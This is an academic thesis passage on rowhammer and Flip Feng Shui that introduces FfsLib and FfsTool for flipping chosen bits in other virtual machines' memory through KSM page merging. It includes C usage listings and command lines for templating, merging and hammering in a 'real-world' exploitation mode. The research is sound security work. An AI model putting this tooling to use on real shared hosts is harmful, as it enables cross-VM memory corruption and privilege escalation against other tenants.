RAEAX

Rowhammer Amplification by Execution of Additional X86 instructions

martin heckel

february 19, 2021

Martin Heckel: *RAEAX*, Rowhammer Amplification by Execution of Additional X86 instructions
Academic supervisor: Prof. Dr. Florian Adamsky

Abstract

In Dynamic Random-Access Memory (DRAM), the density of memory cells is so high that accessing cells with high frequencies has effects on other cells near the accessed ones. This is known as *rowhammer*. At first, rowhammer was known as a physical side effect which was not exploitable in real-world scenarios. However, in the last years, many exploits based on rowhammer were published: Researchers showed that rowhammer can be exploited to gain root privileges on desktop computers, mobile devices and even virtualized server systems.

However, published Proofs of Concept (PoCs) often need manual adjustment, so some knowledge of the tools is required before systems can be tested. I introduced a toolset to ease the testing of systems for rowhammer in my practical thesis.

Flip Feng Shui (FFS) describes an attack vector where rowhammer and Kernel Same-page Merging (KSM) are used to change one arbitrary bit in arbitrary memory pages in a virtualized environment. In my practical thesis, tools to inspect the address mapping were introduced. This address mapping is, among others, changed by KSM.

FfsLib and FfsTool developed in the scope of this thesis are described. They can be used for FFS exploitation. Together with the tools already presented in the practical thesis, Hammertinger, a rowhammer and FFS exploitation framework is introduced.

HammerTool, the rowhammer tool described in the practical thesis, is evaluated in terms of speed and the number of found bit flips with other PoCs in the respective area. Additionally, the tools are compared based on their functionality.

KSM can increase the amount of bit flips found in a specific time significantly. In this thesis, this behaviour and the reason for it is analyzed.

It is shown that the effect can be triggered from user space as well. This results in a significant increase in the number of bit flips an attacker can find on a system in a specific time even when KSM is not enabled. It is evaluated if this effect can help to bypass rowhammer mitigations on systems with DDR3 DRAM.

Zusammenfassung

Die Dichte der Speicherzellen in Dynamic Random-Access Memory (DRAM) ist so hoch, dass schnelle Zugriffe auf Zellen andere Speicherzellen in der Nähe beeinflussen können. Dieser Effekt wird als *Rowhammer* bezeichnet. Als Rowhammer bekannt wurde, war es als in der Praxis nicht ausnutzbarer physischer Seiteneffekt bekannt. In den letzten Jahren wurden viele auf Rowhammer basierte Exploits veröffentlicht: Forscher haben gezeigt, dass Rowhammer zum Erweitern der Privilegien auf Desktop Rechnern, mobilen Geräten und sogar virtualisierten Serversystemen ausgenutzt werden kann.

Flip Feng Shui (FFS) beschreibt einen Angriffsvektor, der Rowhammer und Kernel Same-page Merging (KSM) verwendet, um ein beliebiges Bit in einer beliebigen Speicherseite in einem virtualisierten System zu ändern. In meiner Praxisarbeit habe ich Tools zur Analyse des Adressmapping vorgestellt. Dieses Mapping wird auch von KSM verändert.

In dieser Bachelorarbeit werden FfsLib und FfsTool zum praktischen Ausnutzen von FFS erklärt. Gemeinsam mit den in der Praxisarbeit gezeigten Tools wird Hammertinger, ein Framework zum Ausnutzen von Rowhammer und FFS vorgestellt.

HammerTool, das bereits im Rahmen der Praxisarbeit erklärt wurde, wird basierend auf Geschwindigkeit und Anzahl gefundener Bit Flips im Vergleich zu anderen Proofs of Concept (PoCs) evaluiert. Außerdem wird die Funktionalität von HammerTool mit der der anderen PoCs verglichen.

KSM kann die Anzahl gefundener Bit Flips in einer definierten Zeit sehr stark erhöhen. In dieser Arbeit wird der Grund für diesen Effekt analysiert und erklärt.

Zusätzlich wird gezeigt, dass dieser Effekt auch aus dem Userspace ausgenutzt werden kann. Das führt dazu, dass die Anzahl der Bit Flips, die ein Angreifer auf einem System findet, auch auf Systemen ohne KSM signifikant erhöht werden kann. Es wird evaluiert, ob dieser Effekt zum Umgehen von Mitigationen gegen Rowhammer auf Systemen mit DDR3 DRAM verwendet werden kann.

List of publications

Some of the ideas and images are part of the scientific publication:

- Rowhammer on Steroids: Parallelising Hammering and Exploiting Memory Deduplication [1] submitted to the 15th IEEE Workshop on Offensive Technologies [2].

We don't demand solid facts!
What we demand is a total absence of solid facts.
I demand that I may or may not be Vroomfondel!

— Vroomfondel [3]

Acknowledgements

During the development of the tools and the writing of this bachelor thesis, I received a lot of support and assistance.

When writing this thesis there were multiple situations in which I got strange results and was not able to explain them. Especially — but not only — in these situations my supervisors, Prof. Dr. Florian Adamsky and Adrian Maertins, supported me. Until now, I was able to solve all of these problems with the help of their feedback. Many of the ideas used in the thesis came around in meetings with them. At this point, I want to thank my supervisors for the great support.

I want to thank my supervisors as well as Nico Bretschneider, Johanna Heckel and Michelle Madeline Krebs for proofreading this thesis.

Contents

List of Figures **I**

List of Tables **II**

Listings **III**

Abbreviations **IV**

1 Introduction **1**

1.1 Objective of this Thesis 1

1.2 Structure of this Thesis 2

2 Background **3**

2.1 KSM 3

2.1.1 Basic concepts 3

2.1.2 Deduplication process 4

2.2 FFS 5

3 Tools to support FFS research **6**

3.1 Library FfsLib 6

3.1.1 Concepts 7

3.1.2 Usage 7

3.2 Command-line tool FfsTool 13

3.2.1 Concepts 13

3.2.2 Usage 14

Contents

4 Evaluation **16**

4.1 Experimental setup 16

4.2 Reverse-Engineering 16

4.2.1 Comparison of the tools used 16

4.2.2 Experimental evaluation 18

4.3 Number of found bit flips 20

4.3.1 Comparison of the tools used 20

4.3.2 Experimental evaluation 21

4.4 Increasing the number of bit flips with KSM 23

5 Increasing the number of bit flips from user space **27**

5.1 Command-line tool Flipper 27

5.2 Hammering mitigated systems with Flipper 28

6 Related Work **30**

7 Future Work **31**

8 Conclusion **33**

References **34**

List of Figures

1 Updated overview of the software and tool sets of HammerTinger 6

2 Time different PoCs needed to reverse-engineer address functions 19

3 Number of bit flips found by different PoCs in 300 s 22

4 Number of bit flips found by HammerTool in dependence of `pages_to_scan` . . 23

5 Number of bit flips found by different PoCs in 300 s with and without Flipper . 28

List of Tables

1 Hardware specification of the evaluation setup 16

2 Comparison of several reverse-engineering tools 17

3 Comparison of several rowhammer Proofs of Concept (PoCs) 20

4 Number of bit flips found by HammerTool with and without Flipper 29

Listings

1 Usage example of FfsLib to exploit FFS in real-world scenarios 7

2 Usage example of FfsLib to demonstrate FFS 10

3 Using FfsTool in real-world mode 14

4 Using FfsTool in test mode 14

5 Using the victim binary of FfsTool to put a page in memory 14

6 Using FfsTool in real-world mode and print additional debugging information . 15

7 Using HammerTool to search for vulnerable memory locations and export them 15

8 Using FfsTool in real-world mode as standalone tool (without importing memory locations from HammerTool) 15

9 Using HammerTool to reverse-engineer the address functions on a system . . . 15

10 Function ksm_do_scan from mm/ksm.c 24

11 Call of unstable_tree_search_insert in cmp_and_merge_page from mm/ksm.c 24

12 Part of unstable_tree_search_insert from mm/ksm.c 25

13 Function memcmp_pages from mm/util.c 25

14 Function memcmp from arch/x86/boot/string.c 25

15 Modified function ksm_do_scan from mm/ksm.c 26

16 Modified function memcmp_pages from mm/util.c 26

17 Using Flipper to increase the number of bit flips found by HammerTool . . . 27

18 Using Flipper and allocate 42 MiB instead of 1024 MiB 27

Abbreviations

BIOS	Basic Input/Output System
COW	Copy On Write
CPU	Central Processing Unit
DDR	Double Data Rate
DIMM	Dual In-line Memory Module
DRAM	Dynamic Random-Access Memory
FFS	Flip Feng Shui
GFN	Guest Frame Number
GVA	Guest Virtual Address
KSM	Kernel Same-page Merging
KVM	Kernel-based Virtual Machine
OS	Operating System
PFN	Page Frame Number
PoC	Proof of Concept
QEMU	Quick EMUlator
RAM	Random-Access Memory
THP	Transparent Hugepage
VM	Virtual Machine

1 Introduction

Nowadays it is grossly negligent to develop software without security in mind. In hardware development that awareness is often not there yet. Hardware is highly optimized for the use case: It becomes faster, gets more capacity, etc. However, often security is not an important factor in development.

In the last years, lots of sophisticated hardware exploits were published, such as *rowhammer* [4], *Meltdown* [5], *Spectre* [6], and *Plundervolt* [7], to name a few.

One of those hardware vulnerabilities, rowhammer [4] is a good example of a vulnerability without practical exploits when it was published. However, in the last years, many sophisticated exploits using rowhammer have been released [8]–[14].

1.1 Objective of this Thesis

This thesis is split into the practical thesis [15] and the bachelor thesis (this document).

In the scope of the practical thesis, I have developed tools to test if a system is affected by rowhammer. The general approaches and usage of these tools were explained and the steps that were necessary to practically exploit rowhammer were described.

Hammertinger[1], a toolset for practical rowhammer and Flip Feng Shui (FFS) exploitation is introduced. Most parts of Hammertinger have already been shown in the practical thesis [15]. In this thesis, the new components FfsLib and FfsTool that can be used to exploit FFS introduced by Razavi, Gras, Bosman, *et al.* [9] are presented.

HammerTool is evaluated in terms of speed, functionality and number of bit flips found in a specified time. When evaluating HammerTool, there was a significant increase in the amount of found bit flips when Kernel Same-page Merging (KSM) was enabled with specific parameters. This effect is analyzed and explained.

Afterwards, an approach that can be used to increase the number of bit flips found in a given time significantly even without KSM running on the system is presented. It is evaluated if this approach can help to bypass rowhammer mitigations on systems with DDR3 Dynamic Random-Access Memory (DRAM).

[1] Hammertinger is a wordplay with *wolpertinger*, the Bavarian mythical creature that combines different animals in one, and rowhammer.

1.2 Structure of this Thesis

This thesis starts with some explanations of basic background topics in Section 2. Next, the tools for FFS exploitation are introduced in Section 3. Afterwards, Hammertinger is evaluated in comparison to other Proofs of Concept (PoCs) in Section 4. In that section, the root cause of the increase in bit flips when KSM is enabled will be analyzed as well. Section 5 introduces an approach to increase the amount of bit flips significantly from user space. It is shown that this approach can reduce the effects of the typical mitigations on systems with DDR3 DRAM. Next, related publications will be shown in Section 6. In Section 7, some ideas that could be researched in the future are provided. Section 8 concludes the results of this thesis.

If not noted otherwise, the figures, listings and tables in this thesis were created by myself. Some of them are part of the scientific paper [1] we submitted to the 15th IEEE Workshop on Offensive Technologies [2].

2 Background

This section provides the required information to understand the rest of this thesis. The background topics already explained in the practical thesis [15] are omitted in this section. However, it is recommended to read the background section of the practical thesis as well.

2.1 KSM

The Linux kernel provides a feature to deduplicate pages in physical memory and thereby reduce the memory consumption of a system. This feature is called KSM.

2.1.1 Basic concepts

The idea behind KSM is to store pages with the same content only once in physical memory. This is achieved by changing the references of all pages with the same content to one physical page with that content which is stored in memory.

To maintain process isolation and avoid a process writing in the memory of other processes, the pages are set to Copy On Write (COW) when deduplicated. When a process writes to a deduplicated page, this leads to a page fault which is handled by the kernel. The content of the page is copied to another — free — memory location and the references to the page are set accordingly in the systems page tables. After this, the process can write to its own copy of the page.

KSM does not scan all physical pages that are used but only pages explicitly marked as merge candidates. This can be done with `madvise` [16]. When a page is marked as merge candidate, it is added to a list the KSM kernel component maintains. If there are any pages in that list, KSM searches pages that can be deduplicated in all of those pages. By default, all pages inside a Kernel-based Virtual Machine (KVM)-based Virtual Machine (VM) are marked as merge candidates.

To run efficiently, KSM does not consider all pages with the same content but only pages with the same content that are non-volatile, which means, not changed frequently. This is the case because writing to a deduplicated page results in copying the pages content to another location in memory. Because of this, writing to a deduplicated page has much overhead.

In detail, KSM calculates a checksum of any page that is marked as merge candidate and stores it in a data structure. To check if a page is non-volatile, the checksum is calculated again. If it is equal to the checksum KSM calculated the last time for that page, the page is assumed to be non-volatile.

KSM uses two red-black trees: the *stable tree* and the *unstable tree*. Pages that are already deduplicated are in the stable tree, pages that could be deduplicated are added to the unstable tree.

The internal behaviour of KSM can be inspected and changed using the interfaces in *sysfs*. In that virtual file system, there is a folder `/sys/kernel/mm/ksm/` containing files which are mapped to the internal variables of the KSM kernel component.

KSM scans `pages_to_scan` pages in a batch and waits `sleep_millisecs` afterwards. The general state of KSM can be changed by writing the variable `run`.

2.1.2 Deduplication process

When KSM scans the pages, it checks if a page is already deduplicated. In that case, no additional actions are done for the page. If the page is not already deduplicated, KSM scans the stable tree for a page with the same content. Both trees use the content of the pages as index. A lookup of a page takes $\mathcal{O}(\log(n))$ [17].

If a page with the same content was found in the stable tree, the references of the new page are modified to refer to the page already in the stable tree. Then, the original page is freed.

When no equal page was found in the stable tree, KSM checks if the page is non-volatile. If the page is volatile, KSM stores the new checksum and continues with the next page. Otherwise, it searches in the unstable tree for a page with the same content. If there is a matching page in the unstable tree, both pages are deduplicated and added to the stable tree. Otherwise, the new page is added to the unstable tree.

Because the pages in the unstable tree are not set to COW, they can change while KSM is running which can lead to inconsistencies in the unstable tree. Therefore, they are considered unstable and the unstable tree is dropped after every run of KSM. When a page is modified while in the unstable tree, the worst thing that can happen is that the page with its new content is not found when searching the tree because the location of the page in the tree does not match its index anymore. In that case, the page would be volatile in the next scan run and could be deduplicated in the next but one run.

The design decision to rebuild the unstable tree at every scan does not have much impact on performance because both searching and inserting have a complexity of $\mathcal{O}(\log(n))$ in a red-black tree [17].

2.2 FFS

FFS combines rowhammer [4] with a memory massaging primitive giving an attacker the possibility to hammer chosen data. In their paper [9], Razavi, Gras, Bosman, *et al.* used KSM as memory massaging primitive.

The basic approach of FFS is to find a memory location vulnerable to rowhammer in a way that a bit flip chosen by the attacker occurs. The attacker can specify an offset in the page and a flip direction. To find a memory location according to the specified flip, the memory is scanned for flips first. This is called *templating*.

Next, the content of the page that should be modified (*victim page*) is added to the memory in a way that it is deduplicated to the memory location where the specified bit flip occurs. Then, this memory location is hammered and the flip will likely happen again. Afterwards, the bit flipped in physical memory. Because there was no write operation, COW did not lead to a page fault and the page was not copied. The specified bit flipped in any page that was merged to the physical location.

The FFS paper presents attacks from one VM controlled by the attacker to another VM owned by the victim.

With this approach, it is possible to flip one arbitrary bit in an arbitrary memory page. There are two restraints:

The page has to be deduplicated to the location chosen by the attacker, so the attackers VM has either be started before the victims VM or the attacker has to have the possibility to trigger the page creation on the victims VM [9].

Also, it is only possible to flip one bit because the victim page stays in the stable tree of KSM even if it is the only page with the content. There is no known way of getting that page merged with another page to other memory locations to flip another chosen bit.

3 Tools to support FFS research

The usage and concepts behind KvmModule, MemLib, MemTool, HammerLib, HammerTool, HammerTest and HammerIso were already explained in the practical thesis [15].

In this section, the new components FfsLib and FfsTool will be introduced. Figure 1 depicts an updated overview of the toolset and shows how they depend on each other.




Figure 1: Updated overview of the software and tool sets of Hammertinger

3.1 Library FfsLib

FfsLib provides functions to exploit FFS. Because this is a complex process, it was split into multiple stages in FfsLib.

First, the address functions of the system have to be reverse-engineered. This can be done with HammerTool.

Next, the memory has to be scanned for locations that are vulnerable to rowhammer. This is called *templating* in the original paper [9]. FfsLib makes it possible to split this step into two sub-steps:

Scanning the memory for locations that are affected by rowhammer in general and scanning of those locations to find the offset and direction of the flipped bit. This brings the advantage that the scanned locations can be reused when FfsLib is used multiple times while the VM is running. This increases the speed but has the drawback that root privileges in the VM are required to export the found locations from HammerTool and import them to FfsLib afterwards.

For this reason, HammerLib and FfsLib can be used together to do the scanning in one step and thereby not require root privileges. This could be useful for local privilege escalation in a VM with KSM enabled.

After the templating is done, FfsLib can be used to merge the pages to the location the desired bit flip occurred. Then, the rowhammer attack can be repeated and the bit flip will likely occur again.

3.1.1 Concepts

KSM merges pages with the same content which are not changed for some time as explained in Section 2.1. A write access to a deduplicated page results in copying the page to another location in physical memory and writing to that page afterwards. Because of that, the deduplication of pages, where this is not explicitly wanted, has to be avoided. Otherwise, the Guest Virtual Address (GVA) found in the templating phase would not be mapped to the same Page Frame Number (PFN) anymore which would make the results of the templating useless.

To avoid KSM to merge pages where it is not explicitly wanted, FfsLib uses a random page which is XORed with the content of the actual pages. To get an actual byte, the byte has to be XORed with the corresponding byte of the random page again.

FfsLib supports the usage of two general modes: *real-world mode* for exploitation and *test mode* for demonstration. In the real-world mode, two pages have to be specified: One *known page* containing the original content of the victims' page and a *wanted page* containing the content after the specified bit flipped. FfsLib provides functions to automatically calculate the matching memory location based on the results of the templating phase.

In the other mode, the known page is generated randomly. In contrast to the real-world exploitation, the first location found during the templating phase will be used to calculate the wanted page. Afterwards, both pages can be exported. This mode can be used to demonstrate that it is possible to flip a wanted bit without waiting for a specified bit to be found.

FfsLib supports the usage of MemLib to print additional address information for the used pages. This functionality requires root privileges on both the host and the guest system as well as a way to mount folders of the host system to the guest. A more detailed description can be found in the practical thesis [15].

3.1.2 Usage

- **Real-world mode exploitation**
  FfsLib can be used to exploit FFS to flip bits in other VMs. Listing 1 shows this.

```
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<unistd.h>
4
5 #include "ffslib/hammer.h"
6 #include "ffslib/merge.h"
```

```
7  #include "ffslib/util.h"
8  #include "hammerlib/util.h"
9
10 void printUsage(char *programName) {
11     printf("Usage of %s: ...", programName);
12 }
13
14 int main(int argc, char **argv) {
15     //Set parameters
16     int testMode = 0;
17     int waitForMerge = 10;
18     char *randomPage = getRandomPage();
19     char *knownPageFile = "knownPage.txt";
20     char *wantedPageFile = "wantedPage.txt";
21     int hammertime = 1000000;
22     int maxHammerTries = 10;
23     int getGFN = 0;
24     int getHostInfo = 0;
25     char *procpath = NULL;
26     char *virtpath = NULL;
27     char *hLocationsFile = "hammerLocations.cnf";
28     int nPages = 262144; //512 Transparent Hugepages
29     int verbosity = 2;
30
31     //Import hammer locations
32     pageSets *pSets = constructPageSets();
33     hammerLocations *hLocations = loadHlocations(hLocationsFile,
           nPages, pSets, verbosity, NULL, 0);
34
35     if(hLocations == NULL) {
36         printf("Unable to import hammer locations.\n");
37         exit(EXIT_FAILURE);
38     }
39
40     //Templating, Scan for ffsItems
41     ffsItems *fItems = getFfsItemsFromHammerLocations(hLocations,
           hammertime, maxHammerTries, testMode, randomPage, getGFN,
           getHostInfo, procpath, virtpath, verbosity);
42
43     if(fItems == NULL || fItems->nItems == 0) {
44         printf("No ffsItems were found in the templating phase.\n");
45         exit(EXIT_FAILURE);
46     }
47
48     volatile char *knownPage = parsePage(knownPageFile, argv[0],
           randomPage, printUsage, verbosity);
49     volatile char *wantedPage = parsePage(wantedPageFile, argv[0],
           randomPage, printUsage, verbosity);
50
51     //Check if the pages are different at exactly one byte
```

```
52      int notEqualCnt = 0;
53      for(int i = 0; i < sysconf(_SC_PAGESIZE); i++) {
54          if(knownPage[i] != wantedPage[i]) {
55              notEqualCnt++;
56          }
57      }
58
59      if(notEqualCnt != 1) {
60          printf("The number of bytes different should be 1. It is: %d\
                n", notEqualCnt);
61          exit(EXIT_FAILURE);
62      }
63
64      //Search the required flip
65      ffsItems *requiredFlips = getFfsItems(knownPage, wantedPage,
            randomPage, fItems, verbosity);
66      if(requiredFlips == NULL) {
67          printf("Unable to find a memory location where the specified
                bit flips.\n");
68          exit(EXIT_FAILURE);
69      }
70
71      ffsItem *requiredFlip = requiredFlips->fItem[0];
72
73      if(mergePages(requiredFlip->mergePage, requiredFlip->otherPage,
            knownPage, randomPage, waitForMerge, verbosity) != 0) {
74          printf("Unable to merge the submitted pages.\n");
75          exit(EXIT_FAILURE);
76      }
77
78      printf("The pages should now be merged. Trigger the page to be
            created on the victim VM and press ENTER to continue.");
79      getchar();
80
81      int state = ffsHammer(requiredFlip, hammertime, maxHammerTries,
            randomPage, verbosity);
82      while(state == 1) {
83          printf("No bit flip occurred withint the specified amount of
                tries. Press ENTER to try again, CTRL-C to exit.\n");
84          getchar();
85          state = ffsHammer(requiredFlip, hammertime, maxHammerTries,
                randomPage, verbosity);
86      }
87
88      //Cleanup
89      destructFfsItems(fItems);
90      destructPageSets(pSets);
91      destructHammerLocations(hLocations);
92
93      if(state == -1) {
```

```
94          printf("The wrong bit flipped.\n");
95          exit(EXIT_FAILURE);
96      }
97
98      printf("The specified bit flipped. Please check the results.\n");
99      return EXIT_SUCCESS;
100 }
```

Listing 1: Usage example of FfsLib to exploit FFS in real-world scenarios

- **Test mode PoC**
  For demonstration, it is helpful to not require a specific bit to flip because the memory has to be scanned until a location with the specified flip is found. When FfsLib is running in test mode, the pages are automatically generated to match any found flip. Therefore, the functionality can be demonstrated without waiting for the correct memory location to be found. Listing 2 shows an example of that mode.

```
1  #include<stdio.h>
2  #include<stdlib.h>
3  #include<unistd.h>
4
5  #include "ffslib/hammer.h"
6  #include "ffslib/merge.h"
7  #include "ffslib/util.h"
8  #include "hammerlib/util.h"
9
10 void printUsage(char *programName) {
11     printf("Usage of %s: ...", programName);
12 }
13
14 int main(int argc, char **argv) {
15     //Set parameters
16     int testMode = 1;
17     int waitForMerge = 10;
18     char *randomPage = getRandomPage();
19     char *knownPageFile = "knownPage.txt";
20     char *wantedPageFile = "wantedPage.txt";
21     int hammertime = 1000000;
22     int maxHammerTries = 10;
23     int getGFN = 0;
24     int getHostInfo = 0;
25     char *procpath = NULL;
26     char *virtpath = NULL;
27     char *hLocationsFile = "hammerLocations.cnf";
28     int nPages = 262144; //512 Transparent Hugepages
29     int verbosity = 2;
30
31     //Import hammer locations
32     pageSets *pSets = constructPageSets();
```

```
33      hammerLocations *hLocations = loadHlocations(hLocationsFile,
            nPages, pSets, verbosity, NULL, 0);
34
35      if(hLocations == NULL) {
36          printf("Unable to import hammer locations.\n");
37          exit(EXIT_FAILURE);
38      }
39
40      //Templating, Scan for ffsItems
41      ffsItems *fItems = getFfsItemsFromHammerLocations(hLocations,
            hammertime, maxHammerTries, testMode, randomPage, getGFN,
            getHostInfo, procpath, virtpath, verbosity);
42
43      if(fItems == NULL || fItems->nItems == 0) {
44          printf("No ffsItems were found in the templating phase.\n");
45          exit(EXIT_FAILURE);
46      }
47
48      volatile char *knownPage = parsePage(knownPageFile, argv[0],
            randomPage, printUsage, verbosity);
49      volatile char *wantedPage = parsePage(wantedPageFile, argv[0],
            randomPage, printUsage, verbosity);
50
51      //Check if the pages are different at exactly one byte
52      int notEqualCnt = 0;
53      for(int i = 0; i < sysconf(_SC_PAGESIZE); i++) {
54          if(knownPage[i] != wantedPage[i]) {
55              notEqualCnt++;
56          }
57      }
58
59      if(notEqualCnt != 1) {
60          printf("The number of bytes different should be 1. It is: %d\
                n", notEqualCnt);
61          exit(EXIT_FAILURE);
62      }
63
64      knownPage = malloc(sizeof(char) * sysconf(_SC_PAGESIZE));
65      wantedPage = malloc(sizeof(char) * sysconf(_SC_PAGESIZE));
66
67      int foundFlip = 0;
68      for(int i = 0; i < sysconf(_SC_PAGESIZE); i++) {
69          int found = 0;
70          for(int j = 0; j < fItems->nItems && foundFlip == 0; j++) {
71              if(i == fItems->fItem[j]->offset) {
72                  found = 1;
73                  foundFlip = 1;
74                  int8_t constantByte = fItems->fItem[j]->
                        flipMaskInverted?0xff:0x00;
75                  int8_t flippedByte = constantByte^fItems->fItem[j]->
```

```
                    flipMask;
76                  wantedPage[i] = flippedByte^randomPage[i];
77                  knownPage[i] = constantByte^randomPage[i];
78              }
79          }
80          if(found == 0) {
81              int8_t rnd = rand() % (sizeof(char) * 1<<8);
82              knownPage[i] = rnd^randomPage[i];
83              wantedPage[i] = rnd^randomPage[i];
84          }
85      }
86
87      exportPage(knownPageFile, argv[0], randomPage, knownPage,
            printUsage, verbosity);
88      exportPage(wantedPageFile, argv[0], randomPage, wantedPage,
            printUsage, verbosity);
89
90      //Search the required flip etc. works like in real mode
91      //Start of to_remove
92      ffsItems *requiredFlips = getFfsItems(knownPage, wantedPage,
            randomPage, fItems, verbosity);
93      if(requiredFlips == NULL) {
94          printf("Unable to find a memory location where the specified
                bit flips.\n");
95          exit(EXIT_FAILURE);
96      }
97
98      ffsItem *requiredFlip = requiredFlips->fItem[0];
99
100     if(mergePages(requiredFlip->mergePage, requiredFlip->otherPage,
            knownPage, randomPage, waitForMerge, verbosity) != 0) {
101         printf("Unable to merge the submitted pages.\n");
102         exit(EXIT_FAILURE);
103     }
104
105     printf("The pages should now be merged. Trigger the page to be
            created on the victim VM and press ENTER to continue.");
106     getchar();
107
108     int state = ffsHammer(requiredFlip, hammertime, maxHammerTries,
            randomPage, verbosity);
109     while(state == 1) {
110         printf("No bit flip occurred withint the specified amount of
                tries. Press ENTER to try again, CTRL-C to exit.\n");
111         getchar();
112         state = ffsHammer(requiredFlip, hammertime, maxHammerTries,
                randomPage, verbosity);
113     }
114
115     if(state == -1) {
```

```
116             printf("The wrong bit flipped.\n");
117             exit(EXIT_FAILURE);
118         }
119
120         printf("The specified bit flipped. Please check the results.\n");
121         return EXIT_SUCCESS;
122         //End of to_remove
123         return EXIT_SUCCESS;
124 }
```

Listing 2: Usage example of `FfsLib` to demonstrate FFS

3.2 Command-line tool FfsTool

FfsTool executes FFS attacks using FfsLib. It implements the workflow described in Section 3.1 and allows users to change the parameters of FfsLib using the command-line.

3.2.1 Concepts

FfsTool supports two operation modes in general: real-world mode and test mode. In real-world mode, both pages (known page and wanted page) have to be specified. FfsTool scans for memory locations where the specified bit flips. In test mode, the known page is generated randomly and the wanted page is adjusted in a way that it is only different in one bit which matches any found flip location.

Afterwards, FfsTool creates two pages with the content of the original page to be merged at the memory location with the desired bit flip. Then, it waits for the user to trigger the victim page creation. If the user created the page and thinks it is merged (there is no way to know if the pages are merged without destroying the merged state or having advanced privileges required for debugging the memory mapping), the workflow of the tool continues.

Next, the corresponding aggressor rows of the vulnerable memory location are hammered. FfsTool checks if the specified bit flipped. If no bit flipped, the hammering procedure can be repeated. If a bit flipped, FfsTool checks if it was the specified or another one and prints the corresponding information to `stdout`.

There are different levels of debugging printing additional mapping information for the corresponding addresses. Thereby, it is possible to check if the addresses are merged at the correct position. Debugging all levels of the address mapping requires root privileges on the host system to load KvmModule, access to some folders of the host system and root privileges on the guest system as described in the practical thesis [15].

Because the import of memory locations found with HammerTool requires root privileges on the VM, a *standalone mode* has been added. In that mode, FfsTool loads the address function configuration exported by HammerTool and scans the memory for bit flips itself. For that reason, the memory has to be scanned every time FfsTool is started, but it removes the requirement of root privileges.

For demonstration purpose, there is an additional program which can be executed on the victim system. It writes the specified page correctly aligned into the memory and waits. After an interaction, it scans the entire page for changes. If any bit changed, it is reported to `stdout`. Thereby, the functionality of FfsTool can be demonstrated without the requirement to use a predefined page.

3.2.2 Usage

In this section, some usage examples of the FfsTool program will be shown.

In Listing 3, an example of FfsTool in real-world mode is shown.

```
./ffstool --hammerLocations=hLocations.cnf --knownPage=knownPage.txt
    --wantedPage=wantedPage.txt --allocatePages=262144 --maxHammerTries=10
    --waitForMerge=60
```

Listing 3: Using FfsTool in real-world mode

Listing 4 shows an example of the usage of FfsTool in test mode in which the submitted files for known page and wanted page are generated and stored by FfsTool.

```
./ffstool --hammerLocations=hLocations.cnf --knownPage=knownPage.txt
    --wantedPage=wantedPage.txt --allocatePages=262144 --maxHammerTries=10
    --waitForMerge=60 --testmode
```

Listing 4: Using FfsTool in test mode

When in test mode, the created known page has to be put into the memory in a properly aligned way. This can be done with the victim binary that is part of FfsTool as shown in Listing 5.

```
./victim --page=knownPage.txt
```

Listing 5: Using the victim binary of FfsTool to put a page in memory

When additional information of the address mapping should be printed, this can be done as demonstrated in Listing 6. This requires KvmModule running on the host and access to the corresponding directories as explained in the practical thesis [15].

All of the examples shown above require memory locations exported by HammerTool. An example of the usage of HammerTool to export the memory locations in the needed way is shown in Listing 7.

```
./ffstool --hammerLocations=hLocations.cnf --knownPage=knownPage.txt
    --wantedPage=wantedPage.txt --allocatePages=262144 --maxHammerTries=10
    --waitForMerge=60 --showGFN --showPFN --procpath=/mnt/hostproc/kvmModule/
    --virtpath=/mnt/libvirt/qemu/
```

Listing 6: Using FfsTool in real-world mode and print additional debugging information

```
./hammertool -v --importConfig=hammertool.cnf --hammerDoubleSide
    --multithreading --noSync --exportHammerLocation=hLocations.cnf
    --sets=1
```

Listing 7: Using HammerTool to search for vulnerable memory locations and export them

Because this approach requires root privileges for both, HammerTool to export and FfsTool to import the locations, the standalone mode can be used instead. An example is shown in Listing 8.

```
./ffstool --knownPage=knownPage.txt --wantedPage=wantedPage.txt
    --allocatePages=262144 --maxHammerTries=10 --waitForMerge=60
    --standalone --hammerDoubleSide --sets=42 --multithreading
    --exportHammerLocations=tmpLocations
```

Listing 8: Using FfsTool in real-world mode as standalone tool (without importing memory locations from HammerTool)

The standalone mode requires address functions of the banks which can be obtained using HammerTool as shown in Listing 9.

```
./hammertool -v --noSync --gettime --exportConfig=hammertool.cnf
```

Listing 9: Using HammerTool to reverse-engineer the address functions on a system

4 Evaluation

In this section, HammerTool is evaluated by comparing it to other PoCs in terms of functionality, speed and the number of bit flips found in a specified time. Additionally, it is shown how KSM can be used to increase the number of found bit flips significantly. The reason for that behaviour is analyzed.

4.1 Experimental setup

This section contains a description of the experimental setup used for evaluation. Three systems were used: a ThinkPad T540p, a ThinkPad X230T and a ThinkPad T590. All systems are running Arch Linux with Kernel 5.10.9 as OS. KVM and Quick EMUlator (QEMU) in Version 5.2.0-2 were used for virtualization. See Table 1 for the hardware specification of the systems.

System	CPU	RAM configuration	Available memory
X230T	i5-3320M	1× Samsung M471B5273DH0-CH9	4 GiB
T540p	i7-4800MQ	1× Samsung M471B1G73BH0-YK0	8 GiB
T590	i7-8565U	1× Micron 4ATS1G64HZ-2G6E1 1× SK Hynix HMA81GS6JJR8N-VK	16 GiB

Table 1: Hardware specification of the evaluation setup

At first, no bit flips were found on the T540p and X230T. After downgrading their BIOS to a version before the mitigation, there occurred bit flips on both systems [15]. The T590 was not vulnerable to rowhammer. It was used as a reference to check the setup and measurement methods for systematic errors. If there would have been any bit flips on a system which is not vulnerable, there would have been a measurement error.

4.2 Reverse-Engineering

